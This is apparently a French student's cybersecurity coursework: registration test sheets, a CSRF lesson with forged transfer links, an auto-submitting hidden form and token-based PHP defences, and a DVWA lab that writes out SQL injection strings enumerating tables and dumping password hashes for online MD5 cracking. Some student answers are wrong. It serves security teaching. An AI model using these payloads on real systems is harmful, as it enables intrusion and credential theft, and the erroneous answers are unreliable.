

Fiche de recette : Use Case Inscription Projet Selenium : tp1Cyber

Nom du test : it1_inscription_login1

Description du test	Inscription de l'internaute Jeanne BARRET, 45 allée des botanistes, 71990 La Comelle, mail jeanne.barret@gmail.com et login cyber, le mot de passe sera : Uhg3rt@-IO+zé&	
Résultats attendus	Affichage de 'Inscription effectuée' et enregistrement de Jeanne Barret dans la table utilisateur	
Réception		
Reçu	☒	Commentaire : Tout est bon
Reçu avec réserve	☐	
Refusé	☐	

Nom du test : it1_inscription_login2

Description du test	Inscription de l'internaute Paul Bernard	
Résultats attendus	Enregistrement de Paul Bernard dans la table utilisateur	
Réception		
Reçu		Commentaire : Refut de l'enregistrement de Paul Bernard, il a le même login que Jeanne Barret.
Reçu avec réserve		
Refusé	X	

Nom du test : it1_inscription_login2 (après correctif)

Description du test	Inscription de l'internaute Paul Bernard	
Résultats attendus	Affichage du message : « Inscription non effectuée : login ou mail déjà existant » et validation par le test.	
Réception		
Reçu		Commentaire :Le message s'est affiché et le test a été validé.
Reçu avec réserve		
Refusé	X	

Nom du test : it1_inscription_mail1

Description du test	Inscription de Paul Bernard avec un nouveau login	
Résultats attendus	Message : Inscription effectuée	
Réception		
Reçu	X	Commentaire : Tout est bon
Reçu avec réserve		
Refusé		

Nom du test : it1_inscription_mail2

Description du test	Inscription de Patrick Bernard (mail identique)	
Résultats attendus	Message : « Inscription non effectuée : login ou mail déjà existant »	
Réception		
Reçu		Commentaire : Refus car mail identique comme prévu
Reçu avec réserve		
Refusé	X	

Nom du test : it1_inscription_mail3		
Description du test		Inscription de Patrick Bernard (nouveau mail)
Résultats attendus		Message : Inscription effectuée
Réception		
Reçu	X	Commentaire : Tout est bon
Reçu avec réserve		
Refusé		

Nom du test : it1_inscription_longLogin		
Description du test		Inscription de Sylvain Tesson (login trop long)
Résultats attendus		Message : « Inscription non effectuée : login trop long »
Réception		
Reçu		Commentaire : L'affichage n'est pas le bon car il faut modifier le code. Mais le test est réussi.
Reçu avec réserve		
Refusé	X	

Nom du test : it1_inscription_injection1		
Description du test		Inscription de Jacques-Yves Cousteau
Résultats attendus		Message : Inscription effectuée
Réception		
Reçu		Commentaire : Pas bon
Reçu avec réserve		
Refusé	X	

Nom du test : it1_inscription_injection2		
Description du test		Inscription de Marc Legrand
Résultats attendus		Message : Inscription effectuée
Réception		
Reçu		Commentaire : Pas bon
Reçu avec réserve		
Refusé	X	

Nom du test : it1_inscription_injection3		
Description du test		Inscription de Paul-Émile Victor
Résultats attendus		Message : Inscription effectuée
Réception		
Reçu	X	Commentaire : Tout est bon
Reçu avec réserve		
Refusé		

Nom du test : it1_inscription_longLogin (correctif)		
Description du test		Inscription de Sylvain Tesson
Résultats attendus		Message : « Login trop long »
Réception		
Reçu	X	Commentaire : C'est bon après modification
Reçu avec réserve		
Refusé		

Nom du test : it1_inscription_injection1, it1_inscription_injection2 (correctif)		
Description du test		Inscription de Jacques-Yves Cousteau (1), Inscription de Marc Legrand
Résultats attendus		Message : « Login trop long » (1), inscription effectuée
Réception		
Reçu		Commentaire : le problème de l'apostrophe dans l'adresse est réglé, inscription de Marc Legrand effectuée
Reçu avec réserve		
Refusé		

Synthèse :

Failles de sécurité vues dans le TP :

- Même login entre 2 utilisateurs
- Email ressemblant à un autre
- Login dépassant les 20 caractères
- Code JavaScript qui peut être afficher

Contre-mesures pour lutter :

- Affichage d'un message « Login ou mail déjà existant » pour éviter de donner trop d'information aux utilisateurs
- Modifier l'email à l'inscription
- Affichage d'un message « Login trop long » pour inciter l'utilisateur à raccourcir son login
- Utilisation de la fonction `htmlspecialchars(string)` qui désactive le script, fournir comme paramètre les informations à afficher



Attaques et jetons CSRF

I- Introduction

Les vulnérabilités du web sont nombreuses. Ne pas les gérer peut avoir des conséquences : une mauvaise réputation, des pertes financières, la perte de la confiance des utilisateurs.

Ce chapitre se concentre sur les attaques CSRF, leur fonctionnement et les mesures à prendre pour y remédier.

Les attaques CSRF (Cross-Site Request Forgery) sont particulièrement inquiétantes car elles peuvent se produire à l'insu de l'utilisateur.

II- Qu'est-ce qu'une attaque CSRF ?

Une attaque Cross-Site Request Forgery (CSRF), incite un utilisateur authentifié à effectuer des actions involontaires en lui soumettant des requêtes malveillantes sans qu'il s'en rende compte.

L'attaquant malveillant utilise généralement l'ingénierie sociale (cad un facteur humain, souvent plus vulnérable que les systèmes techniques) pour envoyer à un utilisateur peu méfiant un lien par l'intermédiaire d'un tchat, d'un e-mail : lorsque l'utilisateur clique sur le lien, il exécute les commandes définies par l'attaquant (comme un transfert d'argent alors qu'il pensait réaliser un achat).

L'attaquant peut également modifier l'adresse e-mail ou le mot de passe d'un utilisateur, l'empêchant ainsi d'accéder à nouveau à son compte. Toutes ces actions peuvent se produire à l'insu de l'utilisateur.

III- Comment fonctionne une attaque CSRF ?

Amener l'utilisateur à initier une requête de changement d'état alors qu'il est connecté est la première étape, et la plus cruciale, d'une attaque CSRF. Avec les attaques CSRF, l'attaquant cherche à amener un utilisateur authentifié à soumettre à son insu une requête web malveillante à un site web ou à une application web.

Examinons de plus près deux exemples d'attaques CSRF, l'une avec une requête GET et l'autre avec une requête POST.



IV-Attaque CSRF pour une requête GET

Considérons une application web de banque financière, où l'attaque exploite [une requête GET](#) et la livraison d'un hyperlien.

Supposons que la requête GET pour transférer de l'argent ressemble à ceci :

```
GET https://xymbank.com/online/transfer?amount=1000&accountNumber=547895
HTTP/1.1
```

Dans la requête authentique ci-dessus, l'utilisateur demande à transférer 1000 euros sur un compte n° 547895 en guise de paiement pour des produits achetés.

Cette demande expose le titulaire du compte à une attaque CSRF. En effet, la demande ne requiert pas de détails qu'un attaquant pourrait ne pas connaître : pour lancer une attaque, un pirate n'aurait qu'à modifier les paramètres de cette requête (le montant et le numéro de compte) pour créer une fausse requête exécutable.

Voici à quoi ressemblerait la fausse demande de transfert de 5000 dollars vers le compte d'un pirate (ici, le numéro 654585). Notez que l'exemple ci-dessous est une version très simplifiée des étapes d'une attaque CSRF.

```
GET https://xymbank.com/online/transfer?amount=5000&accountNumber=654585 HTTP/1.1
```

Une fois cette étape franchie, le pirate doit trouver un moyen de tromper l'utilisateur pour qu'il envoie cette requête alors qu'il est connecté à son application de banque en ligne. L'un des moyens d'y parvenir consiste à créer un lien hypertexte inoffensif qui attire l'attention de l'utilisateur. Le lien peut ressembler à ceci :

```
<a
href="https://xymbank.com/online/transfer?amount=5000&accountNumber=654585">Click here to get
more information</a>
```

Une fois que le pirate a trouvé les adresses électroniques correctes de ses cibles, il peut envoyer ce lien par courrier électronique à de nombreux clients de la banque. Ceux qui cliqueront sur le lien alors qu'ils sont connectés, déclencheront la requête d'envoyer au pirate 5000 dollars à partir du compte connecté.

V- CSRF pour une requête POST

Voyons comment la même institution financière pourrait subir un CSRF si elle n'acceptait que des requêtes POST. Dans ce cas, la livraison de l'hyperlien utilisé dans l'exemple de la requête GET ne fonctionnerait pas. Par conséquent, pour qu'une attaque CSRF réussisse, il faudrait que l'attaquant crée un formulaire HTML. La demande authentique d'envoi de 1000 dollars pour un produit acheté ressemblerait à ceci :



POST /online/transfer HTTP/1.1

Host: xymbank.com

Content-Type: application/x-www-form-urlencoded

Cookie: session=FRyhityeQkAPzeQ5gHgTvlyxHJYhg
amount=1000

account=547895

Cette requête POST nécessite un cookie pour déterminer l'identité de l'utilisateur, le montant et le compte concernés. Les attaquants peuvent modifier cette requête pour effectuer une attaque CSRF.

L'attaquant n'a qu'à ajouter un cookie authentique à une requête falsifiée pour que le serveur traite le transfert. Pour cela, il peut créer un lien hypertexte d'apparence inoffensive qui conduit l'utilisateur à une page web de déclenchement ressemblant à celle-ci :

```
<html>
<body>
<form action="https://xymbank.com/online/transfer" method="POST">
<input type="hidden" name="amount" value="5000"/>
<input type="hidden" name="account" value="654585" />
</form>
<script>
document.forms[0].submit(); /* valide automatiquement le formulaire */
</script>
</body>
</html>
```

Le montant et les paramètres du compte sont définis dans le formulaire ci-dessus (où ils sont cachés). Lorsqu'un utilisateur authentifié visite la page, le navigateur ajoute le cookie de session avant de transmettre automatiquement la demande au serveur. Le serveur transfère alors 5000 dollars sur le compte du pirate.

VI- Façons d'atténuer les attaques CSRF

Il existe plusieurs méthodes pour prévenir et atténuer considérablement les attaques CSRF potentielles sur votre site web ou votre application web :

- Utiliser des jetons CSRF
- Choisir une solution d'hébergement axée sur la sécurité, proposée par un hébergeur disposant d'un certificat SSL (un verrou s'affiche dans la barre d'adresse) et utilisant HTTPS au lieu de HTTP, ce qui contribue à protéger vos données.

VII- Prévenir les attaques CSRF à l'aide de jetons CSRF

Un site web sécurisé contre les attaques CSRF attribue à chaque session un jeton unique qu'il partage avec le serveur et le navigateur du client. Lorsqu'un navigateur envoie une requête sensible, le serveur s'attend à ce qu'elle contienne le jeton CSRF attribué. S'il s'agit d'un jeton erroné, le serveur l'abandonne. Pour des raisons de sécurité, le jeton CSRF (token en



anglais) n'est pas stocké dans les cookies de session du navigateur du client, il est stocké dans les variables de session du serveur web.

Exemple :

1. La page du formulaire est chargée, un jeton CSRF est généré et stocké en session.

```
<?php
session_start();

// Générer un jeton CSRF et le stocker en session
if (empty($_SESSION['csrf_token']) || $_SESSION['csrf_token_time'] < time() - (15*60)) {
    $_SESSION['csrf_token'] = bin2hex(random_bytes(32));
    $_SESSION['csrf_token_time'] = time(); /* permet d'horodater le jeton */
}

?>
<html>
<body>
<h1>Formulaire protégé par CSRF</h1>
    <form method="post">
        <input type="hidden" name="csrf_token" value="<?php echo $_SESSION['csrf_token']; ?>">
        <!-- Autres champs du formulaire -->

        <button type="submit" name="sbtn" >Soumettre</button>
    </form>
</body>
</html>
```

Remarque : comme on ne veut pas qu'un jeton soit généré à chaque chargement de la page, on teste avec `if empty()` si le jeton n'existe pas déjà. Résultat : un seul jeton généré par session utilisateur.

La fonction `random_bytes(32)` génère une chaîne binaire aléatoire de 32 octets à l'aide d'un générateur de nombres aléatoires cryptographiquement sécurisé. La fonction `bin2hex()` convertit cette chaîne binaire en une représentation hexadécimale, ce qui signifie qu'elle convertit chaque octet en deux caractères hexadécimaux : résultat une chaîne hexadécimale de 64 caractères, aléatoire et unique, utilisée comme jeton CSRF pour renforcer la sécurité du formulaire contre les attaques CSRF.

2. Lors du traitement du formulaire, on vérifie le jeton reçu et le jeton stocké en session:

```
// Vérifier le jeton CSRF lors de la soumission du formulaire
if (isset($_POST['sbtn'])) {
    // Vérifier si le jeton CSRF est présent et valide
    if (!empty($_POST['csrf_token']) && hash_equals($_SESSION['csrf_token'], $_POST['csrf_token'])
    && $_SESSION['csrf_token_time'] >= time() - (15*60)) {
        // Le jeton CSRF est valide, on peut traiter le formulaire
        // bloc de traitement du formulaire
        // Réinitialiser le jeton CSRF pour éviter la réutilisation
        $_SESSION['csrf_token'] = bin2hex(random_bytes(32));
    } else {
        // Le jeton CSRF est invalide ou absent
        echo "Erreur: Jeton CSRF invalide!";
    }
}
```




```
}
?>
```

remarques sur **hash_equals** :

hash_equals(string \$known_string, string \$user_string): bool

Vérifie si deux chaînes de caractères sont égales sans divulguer d'informations sur le contenu de `known_string` via le temps d'exécution. Cette fonction peut être utilisée pour atténuer les attaques temporelles (en effet, l'exécution d'une comparaison régulière avec `===` prendra plus ou moins de temps selon que les deux valeurs sont différentes ou non et selon la position à laquelle la première différence peut être trouvée, laissant ainsi filtrer des informations sur le contenu de la `known_string` secrète).

VIII- Vulnérabilités potentielles des jetons CSRF

Le jeton CSRF est un élément essentiel dans la protection contre les attaques CSRF, mais il ne constitue pas une solution complète en soi. Bien que le jeton CSRF puisse aider à empêcher les attaques où un site tiers tente de soumettre des formulaires à votre application sans autorisation, d'autres mesures de sécurité doivent également être prises en compte pour garantir une protection complète.

Voici quelques autres pratiques de sécurité importantes à considérer en plus de l'utilisation de jetons CSRF :

1. **Validation côté serveur** : Assurez-vous de toujours valider les données soumises par les utilisateurs côté serveur pour garantir qu'elles sont correctes et sûres, indépendamment de la présence d'un jeton CSRF. Cela inclut la vérification des autorisations, la validation des formats de données, etc.
2. **Protection HTTPS** : Utilisez HTTPS pour chiffrer les communications entre le navigateur de l'utilisateur et votre serveur. Cela aide à protéger les données sensibles transitant sur le réseau contre les interceptions et les manipulations par des tiers.
3. **Protection contre les injections** : Assurez-vous de protéger votre application contre les injections SQL, les injections de scripts, etc., en utilisant des requêtes préparées, en filtrant et en validant les entrées utilisateur, et en limitant l'exposition des erreurs système (éviter d'afficher des messages d'erreur contenant des informations utiles pour les hackers).
4. **Politique de sécurité des cookies** : Utilisez des attributs de sécurité pour vos cookies, tels que `HttpOnly` et `Secure`, pour limiter leur accès aux scripts côté client et pour les transmettre uniquement sur des connexions HTTPS sécurisées.
5. **Mises à jour et correctifs** : Assurez-vous de maintenir votre application à jour avec les correctifs de sécurité et les mises à jour logicielles pour corriger les vulnérabilités connues.

En combinant ces pratiques de sécurité avec l'utilisation de jetons CSRF, vous pouvez renforcer la sécurité de votre application Web et réduire le risque d'exploitation de vulnérabilités par des attaques malveillantes.

Le fichier `.htaccess` est un fichier de configuration utilisé principalement dans les serveurs web Apache pour définir des directives de configuration au niveau du répertoire. Nous l'avons utilisé en SIO1 pour la protection d'un dossier par mot de passe.

Supposons que vous souhaitiez autoriser uniquement les ressources provenant de votre propre domaine et de quelques domaines de confiance pour votre site web. Voici comment vous pourriez configurer CSP dans le fichier `.htaccess` stocké à la racine de votre site :

Dans cet exemple :

- MJ. Attaques et jetons CSRF
Source : <https://kinsta.com/fr/blog/attaques-csrf/>



Cette configuration permet de restreindre les ressources chargées par votre site web aux domaines spécifiés, ce qui peut aider à prévenir les attaques telles que l'injection de scripts malveillants (XSS) en limitant les sources autorisées pour les scripts.

X- Où faut-il utiliser des jetons CSRF ?

Le jeton CSRF est principalement utilisé pour protéger les formulaires HTML.

Si votre application utilise des URL avec des paramètres qui déclenchent des actions sensibles, telles que la modification ou la suppression de données, ou d'autres opérations critiques, il est recommandé d'appliquer des mesures de sécurité appropriées pour prévenir les attaques CSRF.

Analysez attentivement vos besoins en matière de sécurité et appliquez des mesures appropriées en fonction du niveau de risque associé à chaque action.



TP n°2 GsbParam et CSRF

Un cours sur les attaques CSRF vous est fourni.

☞ Etudier le cours sur les attaques CSRF.

Vue.

GsbParam et CSRF

☞ Dans la partie du site GsbParam fourni au TP n°1, indiquez les pages web qui nécessitent une protection contre les attaques CSRF et indiquer pour chacune pour quelle raison.

Les pages web qui nécessitent une protection contre les attaque CSRF et les raisons :

- **v_formIns.php → formulaire attaquable avec un POST malveillant**

- **v_formCon.php → formulaire attaquable avec un POST malveillant**

☞ Compléter le code pour mettre en pratique la contre-mesure pour protéger les pages vulnérables aux attaques CSRF.

Fait.

☞ Vérifier qu'un formulaire non muni du jeton ne peut pas accéder à la partie 'traitement' et qu'un message lui sera affiché. Vérifier ensuite que le formulaire muni du jeton accède au traitement.

Fait.

☞ Copiez ci-dessous le code modifié en indiquant les fonctions ou classes concernées.

v_formIns.php → Ajout du jeton dans le formulaire et ajout de la vérification du jeton dans le fichier c_gestionUtilisateurs.php, dans case «confirmationInscription»

v_formCon.php → Ajout du jeton dans le formulaire et ajout de la vérification du jeton dans le fichier c_gestionUtilisateurs.php, dans case «confirmationConnexion»

TP n°3- Dvwa et injections SQL



Toutes les manipulations décrites sont réalisées uniquement sur la plateforme pédagogique présentée. Elles ne doivent en aucun cas être testées sur d'autres sites web.

I DVWA ?

1) Qu'est-ce que DVWA ?

DVWA (Damn Vulnerable Web App) est une application Web écrite en PHP/MySQL destinée aussi bien aux professionnels de la sécurité qu'aux personnes souhaitant s'entraîner sur les attaques Web. Cette application truffée de failles de sécurité **permet de tester (en anglais on parle de pentesting) des techniques d'attaques dans un environnement légal** pour pouvoir ensuite mieux protéger leurs applications.

Dvwa ne doit pas être installé sur un serveur de production (le but étant d'attaquer le serveur). Nous l'utiliserons pour démarrer le **pentesting** mais nous passerons très rapidement à des tests à l'aide de machines virtuelles pour simuler la présence d'un serveur web et d'un client attaquant équipé d'outils comme burpsuite.

2) Les principaux objectifs de DVWA

- Apprendre à identifier les vulnérabilités des sites et des applications web,
- Tester les techniques d'exploitation et d'intrusion,
- Apprendre les méthodes de correction pour mieux sécuriser les applications web.

3) L'application DVWA (Damn Vulnerable Web App)

a) installation de dvwa

Un fichier DVWA-master.zip vous est fourni dans le dossier du TP.

☞ Dézipper ce fichier DVWA-master.zip vers www.

Fait.

☞ Renommer le dossier résultant dans www pour l'appeler dvwa.

Fait.

☞ Dans le dossier *config*, faire une copie du fichier config.inc.php.dist puis enlever l'extension .dist du fichier qui devient config.inc.php qui sera le fichier de configuration de l'application.

Fait.

☞ Ouvrir le fichier config.inc.php :. Observer le nom de la BD et l'utilisateur utilisé pour la connexion.



☞ Dans MariaDB, créer l'utilisateur en cochant que vous souhaitez créer une BD à son nom et lui donner tous les privilèges sur cette BD.

Fait.

☞ Dans le fichier config.inc.php : vérifier et au besoin rectifier le port pour la connexion à la BD.

Fait.

☞ Lancer l'application sur votre navigateur web : localhost/dvwa/index.php .

Fait.

☞ Connectez-vous avec l'utilisateur admin (mot de passe password).

Fait.

Vous accédez à la page de setup de l'application qui nous indique qu'il va falloir installer la base de données et qui nous montre dans la rubrique *Setup Check* les options disponibles ou manquantes.

Remarque : comme vous n'êtes pas administrateurs des postes, nous gérerons plus tard les options manquantes lors de TP utilisant des machines virtuelles.

b) Création de la BD et de l'utilisateur dvwa

☞ Il nous faut maintenant installer la base de données en cliquant sur le bouton

disponible tout en bas de la page : [Create / Reset Database](#)

vous devriez voir :

The screenshot shows a series of seven status messages in a light gray box with rounded corners. The messages are as follows:

- Database has been created.
- 'users' table was created.
- Data inserted into 'users' table.
- 'guestbook' table was created.
- Data inserted into 'guestbook' table.
- Backup file /config/config.inc.php.bak automatically created
- Setup successful!**

☞ Vérifier si la BD contient maintenant les 2 tables : users et guestbook..

Fait.

Voici le contenu de la table users:

user_id	first_name	last_name	user	password	avatar
1	admin	admin	admin	5f4dcc3b5aa765d61d8327deb882cf99	/dvwa/hackable/users/admin.jpg
2	Gordon	Brown	gordonb	e99a18c428cb38d5f260853678922e03	/dvwa/hackable/users/gordonb.jpg
3	Hack	Me	1337	8d3533d75ae2c3966d7e0d4fcc69216b	/dvwa/hackable/users/1337.jpg
4	Pablo	Picasso	pablo	0d107d09f5bbe40cade3de5c71e9e9b7	/dvwa/hackable/users/pablo.jpg
5	Bob	Smith	smithy	5f4dcc3b5aa765d61d8327deb882cf99	/dvwa/hackable/users/smithy.jpg

☞ Connectez-vous en utilisant le login 'admin' et le mot de passe 'password'.

Fait.

Sur la page d'accueil de l'application (localhost/dvwa/) en bas de la page, on vous montre l'utilisateur connecté et le niveau de sécurité (ici impossible):

```
Username: admin
Security Level: impossible
PHPIDS: disabled
```

4) Les différents types de vulnérabilité


Dvwa propose différentes pages web pour tester chacune des vulnérabilités suivantes :

- Brute force
- L'injection de code
- L'injection de requête intersite (CSRF)
- Le téléchargement de fichier
- La CAPTCHA insécurisé
- L'injection SQL
- Les IDs de session faibles-
- Les failles XSS

5) Niveaux de difficulté

Dvwa propose 4 niveaux de difficulté : Facile, moyen, difficile et impossible. Pour commencer, vous allez choisir facile :

☞ Cliquez sur le lien DVWA Security, et dans la rubrique Security Level, choisir Low



(facile). **Fait.**

☞ Vérifier que le niveau est bien Low en bas à gauche.

Fait.

6) Codes sources

Les pages web pour tester des vulnérabilités sont situées dans le dossier **vulnerabilities de l'application dvwa**. Ensuite chaque dossier recense les codes sources pour tester chaque vulnérabilité. Exemple sqli est le dossier consacré aux tests des injections SQL. Le dossier source, contient les sources concernant chaque niveau de difficulté. Le fichier low.php contient le code source du niveau de sécurité bas

(low) donc le plus vulnérable. L'injection SQL est l'un des top 10 des risques de sécurité des applications Web les plus critiques selon l'OWASP.

II OWASP

a) Définition de l'OWASP


L'**Open Web Application Security Project** est une organisation internationale à but non lucratif qui se consacre à la sécurité des applications web. L'un des principes fondamentaux de l'**OWASP** est que tous ses documents soient disponibles gratuitement et facilement accessibles sur son site web, ce qui permet à chacun d'améliorer la sécurité des applications web. Le matériel qu'ils proposent comprend de la documentation, des outils, des vidéos et des forums. Leur projet le plus connu est le Top 10 de l'OWASP.

b) Top 10 de l'OWASP ?

Le Top 10 de l'OWASP est un rapport régulièrement mis à jour qui expose les préoccupations en matière de sécurité des applications web, en se concentrant sur les 10 risques les plus critiques. Le rapport est élaboré par une équipe d'experts en sécurité du monde entier. L'OWASP qualifie le Top 10 de document de sensibilisation et pour sensibiliser les entreprises afin de minimiser et/ou d'atténuer les risques de sécurité.

Le dernier Top 10 de l'OWASP est disponible à l'adresse: <https://owasp.org/Top10/fr/>

Un schéma nous montre l'évolution du Top 10 des attaques les plus critiques entre 2017 et 2021. Les injections de code qui prenaient la 1^{ère} place en 2017 arrivent maintenant en 3^{ème} place, les entreprises ayant été très sensibilisées à cette faille.



Une partie des mesures à prendre contre ces attaques concerne les administrateurs réseau, une autre partie concerne les développeurs d'application.

III Pentesting - La faille SQLI (Injection SQL)

1) Rappel

Une injection SQL est un type d'exploitation d'une faille de sécurité d'une application interagissant avec une base de données, en injectant grâce à une saisie dans un formulaire, un bout de chaîne qui vient modifier une requête SQL existante dans le code pouvant ainsi compromettre la sécurité.

Nous avons vu précédemment, quelques conséquences de cette injection (entre autres une connexion qui permettait d'effacer tous les utilisateurs).

2) Conséquences en cybersécurité

- **Problème d'intégrité** car des données peuvent être effacées ou modifiées.
- **Problème de perte de confidentialité** car les bases de données contiennent souvent des données confidentielles (mot de passe, informations sensibles) et une injection peut permettre de les récupérer.
- **Problème d'authentification** possibilité de se connecter avec un faux login et un faux mot de passe, rien ensuite ne garantit que l'utilisateur connecté est le bon.
- **Problème d'autorisation** car certaines données stockées permettent de gérer ensuite l'accès à des pages web (pages d'administration par exemple).

3) Pentesting Niveau Low :

a) Etude du code source Niveau Low :

Nous commencerons par le fichier low.php. Voici son code source (dossier dvwa/vulnerabilities/sqli/source):

```
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    // Check database
    $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '<pre>' .
((is_object($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBALS["__mysqli_ston"])
: (($__mysqli_res = mysqli_connect_error()) ? $__mysqli_res : false)) . '</pre>'
);

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Get values
        $first = $row["first_name"];
        $last = $row["last_name"];

        // Feedback for end user
        $html .= "<pre>ID: {$id}<br />First name: {$first}<br />Surname:
{$last}</pre>";
    }

    mysqli_close($GLOBALS["__mysqli_ston"]);
}

?>
```

Nous sommes au niveau de sécurité le plus bas. Les fonctions utilisées pour les requêtes ici, ne vous ont pas été enseignées à cause de leur vulnérabilité et de leur portabilité insuffisante. Si ce code vous paraît difficile, ne vous inquiétez pas: nous allons dans un premier temps tester des failles. Dans un deuxième temps, en changeant de niveau, nous verrons ce qui a évolué dans le code pour remédier aux failles.

`mysqli_query()` est la fonction qui permet de définir une requête sur une BD mysql ou mariaDB. Pour un autre SGBDR, comme SQLserver, on utilisera une fonction `mssql_query()`.

Ce code a pour but d'affecter la variable `$html` qui sera affichée par la page `view_source.php`.

`mysqli_query($GLOBALS["__mysqli_ston"], $query ), or die()` gère les différentes erreurs.



Questions :

1. Dans le code, indiquez ce que signifie `$_REQUEST[ 'id' ]` ?
Cela indique qu'il récupère l'ID du login de connexion
2. En parcourant le code, indiquez quelle(s) information(s) sont récupérées et affichées par cette page ?
Les infos récupérés sont l'ID, le prénom et le nom
3. Si un site utilise des fonctions commençant par `mysqli_` que faudra-t-il faire pour que le code fonctionne encore si le type de SGBDR utilisé par l'application est changé, on passe à SQLserver par exemple ? Les modifications à effectuer sont-elles étendues à plusieurs fichiers ou limitées?

On utilise `mssql_query()`. Les modifications à effectuer sont limitées.

4. Dans les sites réalisés par vos soins, quelle(s) instruction(s) doivent être modifiées si on change le SGBDR ? Les modifications à effectuer sont-elles étendues à plusieurs fichiers ou limitées?
On utilise les méthodes de la classe PDO. Les modifications sont étendues à plusieurs fichiers

5. Parmi ces deux techniques d'exploitation de SGBDR, `mysqli_` et les méthodes de la classe `PDO`, quelle est la plus facile à faire évoluer ?

La plus facile à faire évoluer est `mysqli_`

b) Tests dans l'interface :

☞ Ouvrir dans l'application la page de test consacrée à l'injection SQL en cliquant sur **SQL Injection**. **Fait.**

☞ En tapant simplement **1** dans le champ de saisie, on peut voir que le premier utilisateur stocké dans la BD s'appelle admin. **Fait.**

```
ID: 1
First name: admin
Surname: admin
```

c) Tests de vulnérabilité :

On affiche tous les utilisateurs

☞ Coller ici la requête effectuée pour obtenir les infos de l'utilisateur ci-dessus :

```
SELECT * WHERE user_id = 1
```

☞ En saisissant **' or 0=0 #** dans le formulaire, que devient cette requête ?.

Cette requête devient une injection SQL

☞ Que retourne t-elle maintenant ?

Maintenant elle retourne le nom et prénom de tous les utilisateurs.

☞ Tester l'injection dans le champ de saisie pour vérifier.

Fait.

Affichage de la version du SGBDR

☞ Testez en tapant maintenant ' **OR 0=0 UNION SELECT "version du serveur", version();#** dans le champ de saisie. **Fait**

Union : ajoute une ligne de résultat qui grâce à la fonction version() permet de récupérer la version du SGBDR. Résultat : dans la dernière ligne affichée, 10.x.x-MariaDB est affichée dans SURNAME.

```
First name: version du serveur
Surname: 11.2.2-MariaDB
```

Remarque : pour fonctionner, la requête qui suit UNION doit récupérer le **même nombre de champs** que la requête avant le UNION cad 2 champs (d'où la présence de "version du serveur" mais on aurait pu aussi utiliser null).

Afficher toutes les tables présentes dans le SGBDR grâce à INFORMATION_SCHEMA:

☞ Testez en tapant maintenant ' **and 1=0 union select null, table_name from information_schema.tables #** dans le champ de saisie. **Fait.**

Résultat : on n'a plus les utilisateurs (à cause du 1=0) mais toutes les tables de la base de données dont des tables systèmes et des tables métiers.

Tout en bas de la liste on peut voir les tables métiers :

```
ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: guestbook

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: users
```

☞ Observer dans MariaDB, le contenu de la table nommée TABLES de la BD INFORMATION_SCHEMA. Quelle champ permet de distinguer les tables système des tables métiers ? Compléter l'injection pour que la requête ne récupère que les tables métiers.

Le champ permettant cela est TABLE_TYPE.

Injection : ' and 1=0 union select null, table_name from information_schema.tables WHERE TABLE_TYPE!= "SYSTEM VIEW" #

☞ Observer dans MariaDB, le contenu de la table nommée Columns, pour mettre au point une injection qui permettrait de connaître le nom des champs de la table users. Tester.

Injection : ' and 1=0 union select null, COLUMN_NAME from information_schema.columns WHERE TABLE_NAME= "users" && TABLE_SCHEMA="dvwa" #

Afficher les mots de passe des utilisateurs de la table users :

☞ Réaliser maintenant une injection pour voir les noms et les mots de passe des utilisateurs.



Imaginer les dégâts si les mots de passe n'avaient pas été stockés cryptés dans la BD!

Coller ici la chaîne injectée ' **and 1=0 union select last_name, password from users#**

☞ A l'aide du site <https://md5decrypt.net/>, décryptez le mot de passe de l'utilisateur nommé admin. Coller ici le mot de passe: **password**

IMPORTANT (à retenir) : Certains algorithmes de cryptage sont trop simples, et certains mots de passe trop communs: il faut donc être vigilants sur l'algorithme choisi (md5, sha sont trop simples mieux vaut utiliser un algorithme qui ajoute un salage) et la complexité du mot de passe imposé à l'utilisateur (qui peut être vérifiée par des expressions régulières).

d) Conclusion

A ce stade, on s'aperçoit que le fait de pouvoir **saisir une quote** dans le formulaire permet d'injecter une chaîne qui modifie la requête d'origine et permet d'accéder à des données confidentielles (risque pour la confidentialité des informations) qui ensuite peuvent permettre de corrompre le principe d'authentification.

Au niveau moyen, on vous propose une version avec une liste déroulante qui permet de sélectionner l'ID et non plus de le saisir. Cela semble répondre au besoin de sécuriser la saisie. Mais vous avez compris que le niveau moyen est loin d'être le niveau proposant une sécurité maximale...

4) Pentesting au niveau moyen.

a) Le niveau moyen et son code

☞ Passer au niveau moyen et le tester.

Fait.

Le code source (dossier dvwa/vulnerabilities/sqli/source) :

```
<?php
if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $id = $_POST[ 'id' ];

    $id = mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $id);

    $query = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query) or die( '<pre>' .
mysqli_error($GLOBALS["__mysqli_ston"]) . '</pre>' );

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Display values
        $first = $row["first_name"];
        $last = $row["last_name"];

        // Feedback for end user
